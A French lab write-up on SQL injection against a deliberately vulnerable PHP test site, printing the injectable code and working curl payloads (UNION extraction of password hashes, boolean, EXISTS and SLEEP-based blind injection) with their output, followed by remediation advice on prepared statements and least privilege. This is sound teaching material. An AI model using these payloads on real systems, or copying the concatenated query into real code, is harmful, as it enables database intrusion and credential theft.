Documentation : Attaques par Injection SQL (SQLi)
Exemple basé sur un mini-site vulnérable développé en PHP (sans requêtes préparées)

1. Introduction

L'injection SQL (SQL Injection ou SQLi) est une vulnérabilité critique permettant à un attaquant d'altérer les requêtes SQL envoyées à une base de données.

Elle survient lorsque des données utilisateur sont envoyées directement dans une requête SQL sans validation, sans filtrage, sans requêtes préparées.

Conséquences possibles :

Lecture de données sensibles (ex: mots de passe hashés)

Modification / suppression de données

Contournement d'authentification

Exécution de commandes système (selon SGBD / config)

Prise de contrôle complète du serveur


C'est l'une des vulnérabilités les plus connues et figure dans le Top 10 OWASP.

2. Application de test (Mini-site vulnérable)

Code vulnérable (index.php)


```php
<?php

if (isset($_GET['id'])) {
  $id = $_GET['id'];
  // Co bdd
  $mysqli = new mysqli('localhost', 'root', '', 'sql_injection_example');
  if ($mysqli->connect_errno) {
    die('Erreur de connexion MySQL: ' . $mysqli->connect_error);
  }
  // Requête SQL
  $sql = "SELECT username FROM users WHERE id = $id";
  echo "<p><strong>Requête exécutée :</strong> <code>" . htmlspecialchars($sql) . "</code></p>";
  // Ex requête
  if ($result = $mysqli->query($sql)) {
    while($obj = $result->fetch_object()){
      print("<div>username: " . htmlspecialchars($obj->username) . "</div>");
    }
    $result->free();
  }
  // Afficher les erreurs SQL
  elseif($mysqli->error){
    print("<pre>Erreur SQL: " . htmlspecialchars($mysqli->error) . "</pre>");
  }
  $mysqli->close();
} else {
  echo "Passez un paramètre ?id=... dans l'URL (ex: ?id=1 ou ?id=1 OR 1=1)";
}
?>
```

2.2. Structure simplifiée de la base




La requête vulnérable :


SELECT username, password FROM users WHERE id = $id;
Cette concaténation directe rend l'app 100% injectable.



Exemple 2 :



Exemple 3 :



3. Injection SQL — Tests & Exploitations

Toutes les commandes ci-dessous sont les vrais tests effectués via Kali, contre la machine Lubuntu accessible sur :

http://192.168.200.130/vulnerable_app/

Paramètre vulnérable : id

3.1. Commentaires SQL

But : afficher la requête tronquée / ignorer le reste.

Commentaire avec --
curl "${TARGET}?id=1%20--%20"

Résultat affiché :

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20--%20"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 -- ">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 -- </code></p><div>username: sioslam | pa
ssword: $2a$10$SakFH.Eatq3QnknC1j1uo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

WHERE id = 1 –

Commentaire avec #
curl "${TARGET}?id=1%23"
Résultat :

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%23"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1#">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1#</code></p><div>username: sioslam | password: $2a$10$SakFH.Eatq
3QnknC1j1uo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

WHERE id = 1#

3.2. Détermination du nombre de colonnes

La technique : tester ORDER BY jusqu'à erreur.

Test 1 colonne :

curl "${TARGET}?id=1%20ORDER%20BY%201"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20ORDER%20BY%201"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 ORDER BY 1">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 ORDER BY 1</code></p><div>username: sioslam | password: $2a$10$
SakFH.Eatq3QnknC1j1uo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

OK.

Test 2 colonnes :

curl "${TARGET}?id=1%20ORDER%20BY%202"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20ORDER%20BY%202"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 ORDER BY 2">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 ORDER BY 2</code></p><div>username: sioslam | password: $2a$10$
SakFH.Eatq3QnknC1j1uo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

OK.

Test 3 colonnes :

curl "${TARGET}?id=1%20ORDER%20BY%203"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20ORDER%20BY%203"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 ORDER BY 3">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 ORDER BY 3</code></p>
```

Erreur → la table n’a que 2 colonnes.

3.3. UNION — Exfiltration de données

Objectif : combiner une requête malveillante avec la requête principale.

curl "${TARGET}?id=0%20UNION%20SELECT%20username,password%20FROM%20users"

Résultat affiché :

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=0%20UNION%20SELECT%20username,password%20FROM%20users"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="0 UNION SELECT username,password FROM users">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 0 UNION SELECT username,password FROM users</code></p><div>username: sioslam | password: $2a$10$SakFH.Eatq3QnknC1jiuo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div><div>username: maryjohnson | password: $2a$10$hA/hwC2hr6F23BsbRZDjdOA5eqTgV01cv30sy/O2EcL2/zG9k0aGy</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

admin | hash_admin

sioslam | hash_sioslam

→ L’attaquant récupère tous les utilisateurs + leurs mots de passe hashés.

3.4. Blind SQL Injection (booléenne)

Condition vraie

curl "${TARGET}?id=1%20AND%201=1"

Résultat : 1 utilisateur affiché

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20AND%201=1"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 AND 1=1">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 AND 1=1</code></p><div>username: sioslam | password: $2a$10$SakFH.Eatq3QnknC1jiuo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

Condition fausse

curl "${TARGET}?id=1%20AND%201=0"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20AND%201=0"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 AND 1=0">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 AND 1=0</code></p><p><em>Aucun résultat.</em></p></div>    <p c
lass="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

Résultat : Aucun résultat

→ L’attaquant peut deviner des informations bit par bit.

3.5. Blind SQL — EXISTS()

Test vrai

curl "${TARGET}?id=1%20AND%20EXISTS(SELECT%201%20FROM%20users%20WHERE%20username='sioslam')"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20AND%20EXISTS(SELECT%201%20FROM%20users%20WHERE%20username='sioslam')"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 AND EXISTS(SELECT 1 FROM users WHERE username=6#039;sioslam6#039;)">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 AND EXISTS(SELECT 1 FROM users WHERE username=6#039;sioslam6#03
9;)</code></p><div>username: sioslam | password: $2a$10$SakFH.Eatq3QnknC1jluo.rjM4KIYn.o8gPb6Y2YBnNNNY.61mR9K</div></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

Résultat : présent

Test faux

curl "${TARGET}?id=1%20AND%20EXISTS(SELECT%201%20FROM%20users%20WHERE%20username='nope')"

```
┌──(jag㉿kali)-[~]
└─$ curl "${TARGET}?id=1%20AND%20EXISTS(SELECT%201%20FROM%20users%20WHERE%20username='nope')"
<!doctype html>
<html lang="fr">
<head>
  <meta charset="utf-8">
  <title>TP SQLi — Démo vulnérable</title>
  <meta name="viewport" content="width=device-width,initial-scale=1">
  <style>
    body{font-family:Arial,sans-serif;background:#f7f7f7;padding:24px}
    .card{background:#fff;border-radius:8px;box-shadow:0 2px 10px rgba(0,0,0,.06);padding:20px;max-width:720px;margin:auto}
    h1{margin:0 0 10px}
    form{display:flex;gap:8px;margin:12px 0 6px}
    input[type=text]{flex:1;padding:10px;border:1px solid #ddd;border-radius:6px}
    button{padding:10px 14px;border:0;background:#2b7cff;color:#fff;border-radius:6px;cursor:pointer}
    button:hover{background:#215fd6}
    .hint{color:#555;font-size:14px;margin-bottom:12px}
    code{background:#f1f3f5;padding:2px 6px;border-radius:4px}
    .result{background:#fff;padding:12px;border:1px solid #eee;border-radius:6px;margin-top:12px}
    .err{background:#ffe6e6;border:1px solid #ff8a80}
  </style>
</head>
<body>
  <div class="card">
    <h1>Injection SQL</h1>
    <p class="hint">
      Entrez une valeur pour le paramètre <strong>id</strong> (exemples :
      <code>1</code>, <code>1 OR 1=1</code>, <code>1 UNION SELECT username FROM users</code>).
    </p>

    <form method="get" action="">
      <input type="text" name="id" placeholder="Ex: 1 OR 1=1" value="1 AND EXISTS(SELECT 1 FROM users WHERE username=&#039;nope&#039;)">
      <button type="submit">Exécuter</button>
    </form>

<div class="result"><p><strong>Requête exécutée :</strong> <code>SELECT username, password FROM users WHERE id = 1 AND EXISTS(SELECT 1 FROM users WHERE username=&#039;nope&#039;)
</code></p><p><em>Aucun résultat.</em></p></div>    <p class="hint" style="margin-top:14px">
      ⚠ Site volontairement vulnérable (concaténation directe). À ne jamais reproduire en production.
    </p>
  </div>
</body>
</html>
```

Résultat : Aucun résultat

→ Permet de deviner si un utilisateur existe.

3.6. Blind SQL Injection — Basée sur le temps

Technique : utiliser SLEEP() pour mesurer le temps d'exécution.

Condition vraie (5 secondes)

time curl -s -o /dev/null "${TARGET}?id=1%20OR%20IF(1=1,SLEEP(5),0)"

```
┌──(jag㉿kali)-[~]
└─$ time curl -s -o /dev/null "${TARGET}?id=1%20OR%20IF(1=1,SLEEP(5),0)"

real    5,02s
user    0,00s
sys     0,01s
cpu     0%
```

Résultat terminal :

real 5.01s

Condition fausse (rapide)

time curl -s -o /dev/null "${TARGET}?id=1%20OR%20IF(1=0,SLEEP(5),0)"

Résultat :

```
┌──(jag㉿kali)-[~]
└─$ time curl -s -o /dev/null "${TARGET}?id=1%20OR%20IF(1=0,SLEEP(5),0)"

real    0,01s
user    0,00s
sys     0,01s
cpu     73%
```

real 0.01s

→ Permet d'exfiltrer une base même sans retour visuel.

3.7. Risques réels

Grâce à SQLi, un attaquant peut :

Lire toute la BDD

Changer les mots de passe

Créer un compte admin

Lister les fichiers du serveur (selon SGBD)

Obtenir un shell (MySQL UDF / xp_cmdshell…)

4. Comment corriger l'injection SQL ?

Requêtes préparées (PDO)

```
$stmt = $pdo->prepare("SELECT username, password FROM users WHERE id = :id");
```

```
$stmt->execute(['id' => $id]);
```

Validation des entrées :

- Vérifier que id est un entier
- Refuser tout caractère non prévu

Principe du moindre privilège

- Un compte SQL dédié, avec droits minimaux

Désactiver l'affichage des erreurs SQL

- Empêche la fuite d'information

Filtre WAF / ModSecurity : Protection complémentaire

5. Conclusion SQL

L'injection SQL est l'une des vulnérabilités les plus dangereuses car elle permet d'agir directement sur la base de données.

En utilisant une application volontairement vulnérable, on a démontré :

le fonctionnement de SQLi classique (--, UNION, ORDER BY)

SQLi en aveugle (booléenne, EXISTS)

SQLi par temporisation (SLEEP)

l'importance des requêtes préparées

Toute entrée utilisateur doit être considérée comme non fiable par défaut.

6. Bonnes pratiques, règles de sécurité et rappels essentiels

L’injection SQL fait partie des vulnérabilités les plus critiques du Web (OWASP Top 10).

Pour réduire drastiquement les risques, un ensemble de bonnes pratiques techniques et organisationnelles doit être appliqué.

Voici les règles incontournables à respecter dans tout projet professionnel.

6.1. Utiliser systématiquement des requêtes préparées (paramétrées)

C’est la règle numéro 1.
Les requêtes préparées empêchent la concaténation de paramètres dans le SQL.

Exemple sécurisé (PDO)

```
$stmt = $pdo->prepare("SELECT username FROM users WHERE id = :id");

$stmt->execute(['id' => $id]);
```

Avantages :

- empêche l’injection, même si l’utilisateur envoie du SQL malveillant
- gère automatiquement l’échappement
- protège toutes les variables passées au serveur SQL

Obligation : **toutes les requêtes contenant une variable doivent être préparées**.

6.2. Valider toutes les entrées utilisateur (input validation)

Chaque donnée externe doit être considérée comme **dangereuse**.

Bonnes pratiques :

- Forcer un id à être un **entier** (intval())
- Limiter la longueur des champs (ex : 50 caractères max)
- Interdire les caractères spéciaux non nécessaires
- Filtrer côté **backend** (jamais se fier seulement au front)
- Utiliser filter_input() ou Regex si nécessaire

Une validation stricte réduit la surface d'attaque.

6.3. Principe du moindre privilège (Least Privilege)

Le compte SQL utilisé par l'application doit avoir uniquement les permissions nécessaires.

Mauvais exemple (à éviter) :

- utilisateur SQL = root
  accès total = catastrophe en cas de SQLi

Bon exemple :

Un utilisateur SQL *uniquement* avec :
SELECT
INSERT
UPDATE
pas de DROP
pas de DELETE
pas de CREATE
pas de SUPER PRIVILEGES

En cas d'injection, l'impact est limité.

6.4. Ne jamais afficher les erreurs SQL à l'utilisateur

Les erreurs doivent être :

- enregistrées dans un **journal interne** (log)
- mais jamais affichées sur la page

Mauvais :

SQL syntax error near 'UNION SELECT…'

→ l’attaquant apprend comment attaquer.

Bon :

Message générique :

Une erreur est survenue.

Empêche la fuite d’informations sensibles.

6.5. Échapper les données dans les contextes dangereux

Même si les requêtes préparées sont obligatoires, l’échappement reste utile dans certains cas :

Exemple :

- construction dynamique d’un ORDER BY ou LIMIT
- noms de colonnes dynamiques

Utiliser :

- mysqli_real_escape_string()
- whitelisting (liste blanche) pour restreindre les options

Aucune donnée non contrôlée ne doit jamais apparaître dans le SQL.

6.6. Sécuriser les messages d'erreur et les logs

Toujours :

- journaliser les erreurs dans /var/log/…
- sans enregistrer les mots de passe en clair
- sans stocker des requêtes complètes avec données sensibles

Les logs doivent aider à auditer, pas à créer une fuite de données.

6.7. Chiffrer les mots de passe avec des algorithmes modernes

Toujours utiliser :

- password_hash() (PHP)
- BCRYPT ou ARGON2ID
- jamais MD5
- jamais SHA1
- jamais SHA256 seul

Le hashing moderne rend les fuites beaucoup moins graves.

6.8. Sécuriser la configuration du serveur SQL

Recommandations :

- Changer le port par défaut
- Bloquer l’accès extérieur (bind sur 127.0.0.1)
- Firewall actif (UFW / iptables)
